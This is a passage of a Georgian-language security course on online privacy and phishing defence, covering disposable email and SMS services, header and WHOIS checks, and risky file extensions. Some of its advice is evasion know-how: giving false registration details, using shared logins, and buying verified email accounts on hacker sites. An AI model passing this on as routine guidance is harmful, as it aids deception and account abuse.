https://www.fightcyberstalking.org/privacy-settings-twitter/ ეს საიტი კი Twitter-ის კონფიდენციალურობის პარამეტრების დაყენებას გასწავლით.

ასევე, შეგიძლიათ გამოიყენოთ დეცენტრალიზებული სოციალური ქსელები, სადაც თქვენ აკონტროლებთ შინაარსს და მათ არ უნდათ თქვენი იდენტურობის გაგება. მაგალითისთვის მოვიყვანთ სამ, ალბათ ყველაზე საუკეთესო, ასეთ სოციალურ ქსელს:

https://diasporafoundation.org/

https://friendi.ca/

https://gnu.io/social/try/

ცხადია ამ ქსელებზე გადართვა ადვილი არ იქნება, რადგან არა მარტო თქვენ, არამედ თქვენი მეგობრებიც უნდა გადმოიყვანოთ ამ ქსელებში.

პიროვნების დადასტურება, შემოწმება და რეგისტრაცია

ბევრი პროგრამა გთხოვთ პერსონალურ ინფორმაციას და რეგისტრაციის გარეშე არ გაძლევთ სერვისზე წვდომას. მეორე მხრივ, არ გინდათ ყველას მისცეთ ინფორმაცია თქვენ შესახებ. არსებობს საიტი BugMeNot - http://bugmenot.com/, რომელშიც შეიყვანთ საიტის მისამართს და ეს საიტი ხშირ შემთხვევაში მოგაწვდით საიტში შესასვლელ ინფორმაციას.

ხანდახან საჭიროა რეგისტრაცია, ასეთ შემთხვევებში გამოიყენეთ ცრუ ინფორმაცია, შემთხვევების უმეტესობაში ამ ინფორმაციის გადამოწმება არ ხდება. https://www.guerrillamail.com/ - იძლევა ერთჯერად ელ-ფოსტას, ამ სისტემიდან შეგიძლიათ წაიკითხოთ და უპასუხოთ რეგისტრაციის ელ-ფოსტის შეტყობინებებს. Guerilla Mail ასეთ საიტთა შორის ერთ-ერთი საუკეთესოა.

ერთჯერადი ელ-ფოსტის საიტები:

https://mailinator.com/

https://www.guerrillamail.com/

http://mytrashmail.com/

http://tempinbox.com/

https://www.trash-mail.com/en/

დროებითი ელ-ფოსტის საიტები:

https://anonbox.net/

http://10minutemail.com/

http://10MinuteMail/index.html

http://getairmail.com/

გაითვალისწინეთ, რომ ამ ელ-ფოსტის შეტყობინებების წაკითხვა ადვილია და ელ-ფოსტის კომპანიას ნამდვილად შეუძლია, შესაბამისად, კარგი აზრი არ იქნება, თუ ამ მისამართზე პაროლს გამოგიგზავნიან.

ასევე, შეგიძლიათ ცალკე ელ-ფოსტის მისამართი შექმნათ, რომელსაც მისცემთ სხვა იდენტობას, ანუ შექმნით ელ-ფოსტის მისამართს მხოლოდ რეგისტრაციებისათვის.

ზოგიერთ საიტებს სჭირდებათ ტელეფონის შემოწმება და SMS შეტყობინებებს გიგზავნიან. არსებობს საიტები, რომლებსაც შეუძლიათ SMS-ების მიღება და გაგზავნა. მაგრამ ეს საიტებიც, ისევე როგორც ელ-ფოსტა, საჯაროა და SMS-ების წაკითხვა ყველას შეუძლია. http://receive-sms-online.info/ საიტზე შეგიძლიათ სხვადასხვა ქვეყნიდან მიიღოთ SMS. ეს საიტი შეგიძლიათ გამოიყენოთ ანონიმური, თუმცა არა კონფიდენციალური კავშირისათვის, ანუ სხვები დაინახავენ თქვენს შეტყობინებას, მაგრამ არ ეცოდინებათ, ვინ აგზავნის და ვის უგზავნის.

ასევე, Google-ით შეგიძლიათ მოძებნოთ SMS-ების მიმღები და გამგზავნი საიტები. https://www.raymond.cc/blog/top-10-sites-receive-sms-online-without-phone/ -- ეს ბმული გადაგიყვანთ საიტზე, რომელზეც 10 საუკეთესო საიტია მოყვანილი, რომლებიდანაც ტელეფონის გარეშე შეგიძლიათ მიიღოთ და გააგზავნოთ SMS-ები.

თუ სერიოზული ანონიმურობა გჭირდებათ, სჯობს, რომ იყიდოთ სიმი ანონიმურად, იყიდოთ რამე იაფიანი ტელეფონი, რომელიც თქვენს სახელზე არ არის გაფორმებული და ჩართოთ ტელეფონი სახლიდან მოშორებით, უმჯობესია ხალხმრავალ ადგილას. გამოყენების შემდეგ გამორთეთ ტელეფონი და სიტუაციის მიხედვით ან შეინახეთ, ან გადააგდეთ.

ჰაკერების საიტებზე შეგიძლიათ იყიდოთ უკვე შემოწმებული ელ-ფოსტის ანგარიშები.

უსაფრთხოების ქცევითი კონტროლი სოციალური მუქარების (phishing, spam)-ის წინააღმდეგ.

სოციალური მუქარის მაგალითებია: იდენტიფიკაციის მოპარვა, Doxing, Cons, SMShing, სოციალური ინჟინერია, Spam, Vishing, Phishing, Scams.

ამ საფრთხეებისათვის თავის ასარიდებლად ორ მეთოდს განვიხილავთ, ერთი მეთოდია ქცევითი, ანუ არ ჩამოტვირთოთ საეჭვო ფაილები, ან არ გახსნათ ელ-ფოსტის საეჭვო შეტყობინებები, არ შეხვიდეთ საეჭვო საიტებზე, თუმცა ადამიანები ვართ და შეიძლება მოვტყუვდეთ, ან დაგვავიწყდეს, ან შეგვეშალოს; მეორე მეთოდია ტექნიკური საშუალებები, როგორიც არის პროგრამების მოთავსება ე.წ. „ქვიშის ყუთში“ (Sand Box) ანუ მათი ცალკე გარემოში მოთავსება, რაც ჰაკერს არ მისცემს საშუალებას, ამ ყუთის ფარგლებს გასცდეს და სისტემის სხვა ნაწილებზეც ჰქონდეს წვდომა. რა თქმა უნდა, დაცვა ეშელონირებული უნდა იყოს და უნდა შედგებოდეს ბევრი სხვადასხვა ფენისაგან, შესაბამისად, ორივე მეთოდი უნდა გამოვიყენოთ ასეთი დაცვის შესაქმნელად.

დავიწყოთ ქცევითი ცვლილებით:

1. **თუ არ მოგითხოვიათ, არ დააჭიროთ ბმულსა თუ ღილაკს.** თუ მიიღებთ შეტყობინებებს, რომლებიც არ მოგითხოვიათ, ან ეკრანზე ამოხტება რამე შეტყობინება ან SMS, ან ჩათში მიიღებთ რამე შეტყობინებას ყოველთვის ეჭვით შეხედეთ ასეთ რამეებს და შეეცადეთ არ გახსნათ და არ დააჭიროთ საეჭვო ბმულებსა თუ ღილაკებს. ზოგიერთი შეტყობინება შეიძლება ძალიან საინტერესო იყოს, მაგრამ თუ არ მოგითხოვიათ, ნუ გახსნით. ასევე, ელ-ფოსტა თუ გაქვთ, ცხადია, ელოდებით შეტყობინებებს, მაგრამ შეტყობინებები, რომლებიც მოდის უცნობებისაგან, თქვენთან ყოველგვარი წინა კომუნიკაციის გარეშე, შეიძლება საშიშროებას შეიცავდნენ.

2. **არასოდეს ჩამოტვირთოთ და აამუშაოთ ფაილი, რომელსაც 100%-ით არ ენდობით**. განსაკუთრებით კი თუ მოვიდა ელ-ფოსტის ბმულის იმ შეტყობინების საშუალებით, რომელიც არ მოგითხოვიათ.

3. **არასდროს შეიყვანოთ მნიშვნელოვანი პერსონალური ინფორმაცია ან პაროლი მოთხოვნებში, რომლებიც მოჰყვება ბმულებს.** ყოველთვის, ყოველთვის შედით ვებსაიტზე და იქიდან მოძებნეთ ინფორმაცია, ანუ თქვენ თვითონ აკრიფეთ ვებსაიტის მისამართი ბრაუზერში. კომპანიები, რომლებსაც ესმით უსაფრთხოება, არ გამოგიგზავნიან ბმულებს, არამედ გეტყვიან, რომ შეხვიდეთ ვებსაიტზე და იქიდან მოძებნოთ შესაბამისი ინფორმაცია თუ ქმედება.

4. **შეამოწმეთ ბმული**, უკვე განვიხილეთ ბმულების გაყალბების სხვადასხვა მეთოდები, დააკვირდით ბმულს, ასე ხომ არ არის მანიპულირებული და რომელიმე ცნობილი მეთოდით ხომ არ არის გაკეთებული.

მაგალითად http://g00gle.com სადაც ო-ების მაგივრად 0 ები წერია და ბევრი სხვა ასეთი მეთოდი ან სხვა მეთოდები, რაც უკვე განვიხილეთ.

5. **მინიმუმამდე დაიყვანეთ პერსონალური ინფორმაციის გაცემა**, თუ თქვენი ელ-ფოსტის მისამართი ან ტელეფონის ნომერი არ იციან, შეტევის შეტყობინებებსაც ვერ გამოგიგზავნიან. არ დადოთ სოციალურ მედიაზე თუ ბლოგებზე თქვენი ელ-ფოსტის მისამართი ან ტელეფონის ნომრები, რადგან ხდება საიტების ავტომატური სკანირება, ეს ინფორმაცია მოხვდება ჰაკერების მონაცემთა ბაზებში და შემდეგ გამოიყენებენ ავტომატური შეტევებისათვის.

6. **შეამოწმეთ გამომგზავნთან.** ანუ, სხვა საშუალებებით დაუკავშირდით გამომგზავნს და შეამოწმეთ, რომ მათ ნამდვილად გამოგიგზავნეს შეტყობინება ბმულით ან მიბმული ფაილით. თუ შეტყობინება გამოგზავნილია ვინმესაგან, ვისაც იცნობთ, ან თქვენი ბანკიდან, ან სხვა ცნობილი ორგანიზაციიდან, შეამოწმეთ მათთან, რომ ეს შეტყობინება ნამდვილად გამოაგზავნეს. თუ შეტყობინება მოდის ვინმესაგან, ვისაც არ იცნობთ, ეჭვით მოეპყარით. განსაკუთრებით, თუ შეტყობინება მოდის კომპანიიდან, მაგრამ ელ-ფოსტის მისამართია არა მათი დომეინი, არამედ gmale, ან yahoo ან მსგავსი. კომპანიებს საკმაო რესურსები აქვთ იმისათვის, რომ საკუთარი დომეინები (არეები) შექმნან, შესაბამისად, ასეთ მისამართებს არ უნდა იყენებდნენ. გააკეთეთ ელ-ფოსტის მისამართის ასლი და მოძებნეთ საძიებო პროგრამით (ე.ი Google), თუ ეს ცნობილი შეტევაა, აუცილებლად აღმოაჩენთ საძიებო სისტემით. მაგრამ თუ იმდენად არ გაგიმართლათ, რომ რაღაც სულ ახალია, შეიძლება ძებნით ვერ იპოვოთ. თუ გაქვთ წვდომა ელ-ფოსტის შეტყობინების დაუმუშავებელ ვერსიაზე (ყველა კლიენტი ამის საშუალებას არ ძლევა), რომელიც დაახლოებით ასე გამოიყურება:

```
Return-path: <mail.bncqgehfuzjconzscpezb@email.dabs.com>
Envelope-to: nathan.house@stationx.net
Delivery-date: Fri, 01 Apr 2016 16:14:25 +0100
Received: from relay-6-155.msgfocus.com ([46.236.37.155]:41362)
    by nathanx.arvixevps.com with esmtp (Exim 4.86_1)
    (envelope-from <mail.bncqgehfuzjconzscpezb@email.dabs.com>)
    id 1am0mC-0003ps-74
    for nathan.house@stationx.net; Fri, 01 Apr 2016 16:14:20 +0100
DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; s=msgf; d=msgfocus.com;
 h=Subject:X-Mailer:Message-ID:Reply-To:To:From:Date:MIME-Version:Content-Type;
 bh=E8OluCDHa5+QRGuBoXvLFLlEAZM=;
 b=S1HqIAL/7xcPGtvdGioO+Q8fdOPlOS2XrSATqX80idYT5L49kk6u0GjOZ7mNyAU5TwrHWcKywhyo
   SaPo1Sonusy8GKSAVfQY+BQGof2cQXJoO2s4JI9gjOxpIAp5FZDcLRFWT7C4UgmFMksosDt9AQN/
   kNHGraP8VwZdEwnCpl4=
Subject: Important: Your dabs.com account is changing
X-Mailer: MessageFocus v2 launch
Message-ID: <ORsU1-6gRjMwS0B-Al09-1fOa4Mz9YOHyvGrxN@email.dabs.com>
Reply-To: "dabs.com" <listadmin@dabs.com>
To: nathan.house@stationx.net
From: "dabs.com" <offers@email.dabs.com>
Date: Fri, 1 Apr 2016 16:13:38 +0100
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary="--15143881F6880408148948880FF502"
X-StationX-MailScanner-Information: Please contact the ISP for more information
X-StationX-MailScanner-ID: 1am0mC-0003ps-74
X-StationX-MailScanner: Found to be clean
X-StationX-MailScanner-SpamCheck: not spam, SpamAssassin (not cached,
    score=-2.592, required 5, autolearn=not spam, BAYES_40 -0.00,
    HTML_MESSAGE 0.00, RCVD_IN_IADB_DK -0.10, RCVD_IN_IADB_LISTED -0.00,
    RCVD_IN_IADB_RDNS -0.23, RCVD_IN_IADB_SENDERID -0.00,
    RCVD_IN_IADB_SPF -0.06, RCVD_IN_IADB_VOUCHED -2.20,
    SPF_HELO_PASS -0.00, SPF_PASS -0.00, URIBL_BLOCKED 0.00)
X-StationX-MailScanner-From: mail.bncqgehfuzjconzscpezb@email.dabs.com
X-Spam-Status: No
```

და შეამოწმოთ, ცდილობენ, რომ მოგატყუონ თუ არა. ასევე, შეგიძლიათ დაუმუშავებელი ელ-ფოსტის ასლი ჩასვათ https://www.parsemail.org/ საიტში, რომელიც წაიკითხავს ელ-ფოსტას და უფრო თვალსაჩინოდ წარმოგიდგენთ ელ ფოსტის გამომგზავნის ინფორმაციას. ასევე, მოძებნეთ კომპანიის სახელი და ნახეთ, თუ იძებნებიან, ე.ი. არიან თუ არა წარმოდგენილი ინტერნეტზე. ასევე, შეგიძლიათ შეამოწმოთ, თუ არსებობს კომპანია WHOIS მონაცემთა ბაზაში, ამისათვის https://whois.domaintools.com/ ბმულზე შეიყვანეთ კომპანიის სახელი და მოძებნეთ. თუ ნახავთ, რომ არ არსებობს, ან თუ საიტი მალავს ვინ არის მისი მფლობელი, ანუ კერძო ჩანაწერია, ეს გეუბნებათ, რომ რაღაც ისე არ არის, როგორც უნდა იყოს. კერძო საიტი, როგორიც არის ბლოგები ან ერთი პირის საიტი, შეიძლება მალავდეს მფლობელის ინფორმაციას, მაგრამ კომპანიები, ჩვეულებრივ, არ უნდა მალავდნენ ასეთ ინფორმაციას. მაგალითად, მოვიყვანოთ CNN-ის ინფორმაცია:

Whois Record for CNN.com

How does this work?

Domain Profile

Registrant	Domain Name Manager
Registrant Org	Turner Broadcasting System, Inc.
Registrant Country	us
Registrar	CSC CORPORATE DOMAINS, INC. CSC Corporate Domains, Inc. IANA ID: 299 URL: www.cscprotectsbrands.com,http://www.cscglobal.com/global/web/csc/digital-brand-services.html Whois Server: whois.corporatedomains.com domainabuse@cscglobal.com (p) 18887802723
Registrar Status	clientTransferProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	9,930 days old Created on 1993-09-21 Expires on 2026-09-20 Updated on 2020-10-20
Name Servers	NS-1086.AWSDNS-07.ORG (has 36,656 domains) NS-1630.AWSDNS-11.CO.UK (has 398 domains) NS-47.AWSDNS-05.COM (has 6,279 domains) NS-576.AWSDNS-08.NET (has 251 domains)
Tech Contact	TBS Server Operations Turner Broadcasting System, Inc. One CNN Center, Atlanta, GA, 30303, us hostmaster@turner.com (p) 14048275000 (f) 14048271593
IP Address	151.101.53.67 - 29 other sites hosted on this server
IP Location	- California - San Francisco - Fastly

ASN	AS54113 FASTLY, US (registered Oct 04, 2011)
Domain Status	Registered And Active Website
IP History	110 changes on 110 unique IP addresses over 15 years
Registrar History	2 registrars with 1 drop
Hosting History	6 changes on 6 unique name servers over 18 years

Website

Website Title	None given.
Response Code	200
Terms	1,756 (Unique: 220, Linked: 0)
Images	0 (Alt tags missing: 0)
Links	0 (Internal: 0, Outbound: 0)

Whois Record (last updated on 2020-11-28)

```
Domain Name: cnn.com
Registry Domain ID: 3269879_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: www.cscprotectsbrands.com
Updated Date: 2020-10-20T13:09:44Z
Creation Date: 1993-09-22T00:00:00.000-04:00
Registrar Registration Expiration Date: 2026-09-21T00:00:00.000-04:00
Registrar: CSC CORPORATE DOMAINS, INC.
Registrar IANA ID: 299
Registrar Abuse Contact Email: domainabuse@cscglobal.com
Registrar Abuse Contact Phone: +1.8887802723
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Domain Status: serverDeleteProhibited http://www.icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited http://www.icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited http://www.icann.org/epp#serverUpdateProhibited
Registry Registrant ID:
```

```
Registrant Name: Domain Name Manager
Registrant Organization: Turner Broadcasting System, Inc.
Registrant Street: One CNN Center
Registrant City: Atlanta
Registrant State/Province: GA
Registrant Postal Code: 30303
Registrant Country: US
Registrant Phone: +1.4048275000
Registrant Phone Ext:
Registrant Fax: +1.4048271995
Registrant Fax Ext:
Registrant Email: tmgroup@turner.com
Registry Admin ID:
Admin Name: Domain Name Manager
Admin Organization: Turner Broadcasting System, Inc.
Admin Street: One CNN Center
Admin City: Atlanta
Admin State/Province: GA
Admin Postal Code: 30303
Admin Country: US
Admin Phone: +1.4048275000
Admin Phone Ext:
Admin Fax: +1.4048271995
Admin Fax Ext:
Admin Email: tmgroup@turner.com
Registry Tech ID:
Tech Name: TBS Server Operations
Tech Organization: Turner Broadcasting System, Inc.
Tech Street: One CNN Center
Tech City: Atlanta
Tech State/Province: GA
Tech Postal Code: 30303
Tech Country: US
Tech Phone: +1.4048275000
Tech Phone Ext:
Tech Fax: +1.4048271593
Tech Fax Ext:
Tech Email: hostmaster@turner.com
Name Server: ns-1086.awsdns-07.org
Name Server: ns-1630.awsdns-11.co.uk
Name Server: ns-47.awsdns-05.com
Name Server: ns-576.awsdns-08.net
DNSSEC: unsigned
```

აქ შეგიძლიათ დაინახოთ, ვის ეკუთვნის კომპანია, კომპანიის მისამართი და სხვა ინფორმაცია. ასევე, თუ იცით IP მისამართი, შეგიძლიათ მოძებნოთ, რომელი დომეინები იყენებენ ამ მისამართს. ამისათვის უნდა გამოიყენოთ Revers IP Lookup. როგორც ირკვევა CNN-ის შემთხვევაში, კიდევ ორი სხვა კომპანია იყენებს ამ მისამართს.

151.101.65.67 Reverse IP Lookup

Enter an IP address and our patented Reverse IP Lookup tool will show you all of the domains currently hosted there. Results include all gTLD domains and any known ccTLD domains.

Lookup tips

Lookup Connected Domains

cnn.com

LOOKUP

Example: 65.55.53.233 or 64.233.161.%

Reverse IP Lookup Results — 2 domains hosted on IP address 151.101.65.67

	Domain	View Whois Record
1.	anita-kote.com	
2.	victorbranddex.com	

შეამოწმეთ, რომ ეს საიტებიც ნამდვილი და „წესიერი“ საიტებია. დაათვალიერეთ საიტი და დააკვირდით, ჰგავს თუ არა ეს საიტი ნამდვილ საიტს, თუ ჰგავს, რომ ვიღაცამ სწრაფად შექმნა? მაგალითად, შეამოწმეთ, ბმულები თუ მუშაობენ, ან თუ საიტზე რაიმე შეუსაბამო სურათებია განთავსებული და. ა.შ. კიდევ ერთი ნიშანი იმისა, რომ რაღაც არ არის სწორი, არის ის, თუ საიტი სადმე გადაგამისამართებთ, ანუ აკრიფეთ ერთი მისამართი, მაგრამ საიტმა სულ სხვა დომეინზე გაგაგზავნათ.

ელ-ფოსტაზე მიბმული ფაილები შეიძლება შეიცავდნენ ვირუსებს, ნუ ჩამოტვირთავთ ფაილს, სანამ კარგად არ შეამოწმებთ. თუ ფაილი ცნობილი ვირუსია, ამის შემოწმება შეიძლება - უბრალოდ გადაამისამართეთ (Forward) შეტყობინება მისამართზე scan@virustotal.com, ამ საიტის მისამართია https://www.virustotal.com/en/documentation/email-submissions/, რომელზეც უფრო დაწვრილებით წაიკითხავთ, ზუსტად რას აკეთებს ეს საიტი.

არასდროს ჩამოტვირთოთ და აამუშაოთ ფაილები შემდეგი გაფართოებებით: exe, com, vb, vbs, cmd, bat, ws, wsf, scr, shs, pif, hta, js, jse, lnk, deb, rpm.

ეს გაფართოებები აღნიშნავს, რომ პროგრამასთან გაქვთ საქმე, ანუ ფაილი საშიშია. მოერიდეთ DOS, XLS, PDF ფაილების ჩამოტვირთვასაც, რადგან ესენი შეიძლება შეიცავდნენ მაკრო ვირუსებს. არქივები და შეკუმშვის პროგრამები შეიძლება გამოიყენონ მათში პროგრამების დასამალად, არქივის გახსნის შემთხვევაში კი პროგრამა კომპიუტერზე მოხვდება.

სურათების, ვიდეოს, ტექსტის და სხვა ასეთი ფაილები უსაფრთხოა: txt, gif, jpg, jpeg, bmp, png, ai, wmf, tif, eps, pcx, dxf, mp3, wav, flac, wma, mpg, mpeg, avi, mov, mp4, mkv, wmv და სხვა

თუ მათი დამუშავების პროგრამები შეიცავენ რამე შეცდომას, მაშინ შესაძლებელია ამ ფაილებში ვირუსის დამალვა, თუმცა ეს ძალიან რთულია და იშვიათი.

ცხადია, რომ თუ გთხოვენ ბანკის ანგარიშს, საკრედიტო ბარათის ინფორმაციას, ან რამე პერსონალურ ინფორმაციას, ეს ინფორმაცია არ უნდა მისცეთ არავის. თუ ვინმე გიგზავნით შეტყობინებას, რომ ლატარიაში მოიგეთ, ან ვიღაცას სასწრაფოდ უნდა თქვენთვის ფულის გადმორიცხვა, ან სხვა ასეთი, არ დაუჯეროთ და არ მიაწოდოთ ინფორმაცია. ვიღაცას შეიძლება გაეცინოს, მაგრამ უამრავი ადამიანი ეგება ასეთ მახეში, მათ შორის საქართველოში.

თუ ვინმე ფულის წინასწარ გადახდას გთხოვთ, როგორიც არის ადმინისტრაციული გადასახადები, არ დაუჯეროთ. ტექნიკური მომსახურება არასდროს მოგთხოვთ სისტემაში შესასვლელ სახელს და პაროლს.

არ შეუერთოთ კომპიუტერს საეჭვო USB მოწყობილობები ან არ ჩადოთ საეჭვო CD/DVD/Blue Ray დისკები.

თუ აღმოაჩენთ რაიმე ასეთ ელ-ფოსტის შეტყობინებას, გააგზავნეთ spam@uce.gov მისამართზე. თუ რომელიმე კომპანიის სახელით მიიღეთ საეჭვო ელ-ფოსტა, გაუგზავნეთ ამ კომპანიასაც, რომ მათ დაეხმაროთ ასეთი შეტყობინებების გაჩერებაში. თუ phishing შეტყობინება აღმოაჩინეთ, გაუგზავნეთ reportphishing@antyphishing.org


ტელეფონთან დაკავშირებული შეტევების შემთხვევაში ყოველთვის იკითხეთ, ვის ელაპარაკებით, რომელი კომპანიიდან, რა არის მათი თანამდებობა და გადაურეკეთ. არ დაუჯეროთ, თუ მათი ინფორმაცია ეკრანზე ლეგიტიმურად გამოიყურება, ამის გაყალბება ადვილად შეიძლება. ზოგიერთ ასეთ შეტევას შეიძლება ჰქონდეს კიდეც ტელეფონის ნომერი, რომელზეც გადაურეკავთ. სანამ გადაურეკავთ, შეამოწმეთ კომპანიის სახელი ინტერნეტზე.

რაც შეეხება ქაღალდზე დაბეჭდილ ინფორმაციას, ყოველთვის დაჭერით ანდა დახიეთ პატარა ნაკუწებად ასეთი ქაღალდები.

ზემოთ აღწერილი არის ძირითადი რჩევები, რომლებიც დაგეხმარებათ, მაქსიმალურად შეამციროთ ჰაკერების შეტევის რისკები.

უსაფრთხოების ტექნიკური კონტროლი სოციალური მუქარების (phishing, spam)-ის წინააღმდეგ.

ელ-ფოსტის მომწოდებლის შერჩევისას კარგად დააკვირდით, როგორ გიცავთ ეს კომპანია სხვადასხვა ტიპის სოციალური ინჟინერიის შეტევებისაგან. არსებობენ კონფიდენციალურობაზე და უსაფრთხოებაზე ორიენტირებული ელ-ფოსტის მომწოდებლები. www.prxbx.com/email გაძლევთ ასეთი ელ-ფოსტის მომწოდებლების აღწერას და რას იძლევა თითეული მათგანი. ხანდახან კონფიდენციალურობა და უსაფრთხოება ერთმანეთს ეწინააღმდეგება და უნდა აარჩიოთ, რისი დაცვა გჭირდებათ, რა არის პრიორიტეტი. ასევე, შეიძლება გქონდეთ რამდენიმე ანგარიში, რომლებსაც სხვადასხვა დანიშნულებით გამოიყენებთ. მაგალითად, ერთ ანგარიშზე მარტო მიიღოთ GPG-ით დაშიფრულ შეტყობინებებს, მეორე ანგარიში შეიძლება მხოლოდ უბრალო მიმოწერისათვის გამოიყენოთ და ა.შ. ელ-ფოსტის დიდ მომწოდებლებს, როგორიც არის Apple, Google, Microsoft, Yahoo, AOL, როგორც წესი, კარგი დაცვა აქვთ, რადგან მათ ბევრი რესურსები აქვთ, რომლის გამოყენებითაც დაცვის ორგანიზებას ახრეხებენ. შესაბამისად, სოციალური ინჟინერიის ტიპის შეტევისაგან საკმაოდ კარგად გიცავენ, მაგრამ არ იცავენ თქვენს კონფიდენციალურობას. აარჩიეთ, რა არის თქვენი პრიორიტეტი და შეარჩიეთ ელ-ფოსტის შესაბამისი მომწოდებელი.



	Legal	Est.	Server Location	Minimum Storage in MB	Email Suffix	Can use own domain	Free	Paid (Annual Cost)	Accepts BTC	Accessible via Free Mail Clients	Minimal Server Logs (for debugging)	Strips IP in Sent Mail	Strips IP in Server Logs	Log Duration	Encrypted Data Storage	emailprivacytester.com Test Failures	Qualy SSL Ratin
Anonymous Speech	PP ToS	1996	Panama	15	@anonymousspeech.com @vistomail.com	-	-	79.94 USD	✓	✓	✓	✓	✓	5 days	✓	?	C
Autistici/Inventati	PP ToS	2002	Norway Netherlands Iceland	Unlimited	@autistici.org (+ 23 others: "see bottom of page")		✓*	-	✓	✓	✓	✓	✓	?	?	?	F^ (PFS)
Bitmessage E-Mail Gateway	PP	?	Switzerland	?	@bitmessage.ch	-	✓*	-	✓	✓	✓	?	?	?	✓	?	A (FS
Co-Mail	PP ToS	2001	?	32	@co-mail.com	✓	-	72 USD	-	✓	-	-	-	?	✓	?	F^ (FS
Cotse.net	PP ToS	1999	United States	500	@cotse.net (+ 20 others?)	✓	-	50 USD	-	✓	✓	✓	✓	5 days	?	?	A+ (PFS)
Countermail	PP ToS	2008	Sweden	250	@countermail.com @cmail.nu	✓	-	60 USD	-	-	?	✓	✓	?	✓	?	B
Fastmail.fm	PP ToS	1999	United States/Australia	100	@fastmail.fm (+ 112 others: "see bottom of page")	✓	-	5/10/15 USD	-	✓	-	Webmail only	-	?	?	?	A+ (PFS)
Inbox.lv	PP ToS	2000	Latvia	2000	@inbox.lv	-	✓	-	-	✓	?	-	-	?	?	2	C
MyKolab	PP ToS	2010	Switzerland	2048	@mykolab.com @swissgroupware.ch @groupoffice.ch	✓	-	60 USD	✓	✓	✓	✓	-	?	-	?	A (PF

თუ Google-ზე გაქვთ ანგარიში, აუცილებლად ჩართეთ უსაფრთხოების შეტყობინებები (Security Alarms). ამის გაკეთება შეიძლება ბმულიდან https://myaccount.google.com/security. ეს ანგარიში შეგატყობინებთ, თუ ვინმე თქვენს ანგარიშზე უცნობი მოწყობილობიდან შევიდა, ან თუ ვინმემ ფული გადაიხადა თქვენი ანგარიშიდან, ან შეიცვალა პაროლი.

ასეთივე შეტყობინებებს გიგზავნიან ბანკები, აუცილებლად უნდა გააქტიუროთ ყველა ასეთი შეტყობინება.

დანარჩენ ტექნიკურ საშუალებებს კურსის განმავლობაში განვიხილავთ, მაგრამ მოკლედ რომ შევაჯამოთ:

1. ელ-ფოსტა ყოველთვის ტექსტურ და არა HTML ფორმატში წაიკითხეთ;
2. გამოიყენეთ Google Safe Browsing ინტერნეტ ბრაუზერში;
3. გამოიყენეთ Ublock Origin, რომ გაფილტროთ სხვადასხვა ბმულები;
4. გამოიყენეთ იზოლაციის და დანაწევრების პრინციპი;
5. ვირტუალური მანქანები,
6. პროგრამული და შესრულების სხვადასხვა კონტროლი;
7. „ქვიშის ყუთები“;
8. მიბმული ფაილები ინტერნეტში განთავსებული პროგრამებით გახსენით, როგორიც არის Google Docs ან EtherPad;
9. გამოიყენეთ ოპერაციული სისტემები, რომლებიც გარე მედიუმებიდან იტვირთებიან;
10. გამომგზავნის შესამოწმებლად გამოიყენეთ PGP;
11. გააგზავნეთ ფაილების ბმულები ფაილების მაგივრად;
12. გამოიყენეთ ანტივირუსი და დაცვის სხვა ამგვარი საშუალებები;

ქვემოთ მოყვანილი საიტები, ასევე, მოგაწვდით ინფორმაციას სოციალური ინჟინერიის უახლესი ტიპების შეტევებზე და თავი როგორ დაიცვათ:

https://www.actionfraud.police.uk/types-of-fraud

http://scambusters.org/

თავი 10. უსაფრთხოების დომეინები (არეები)

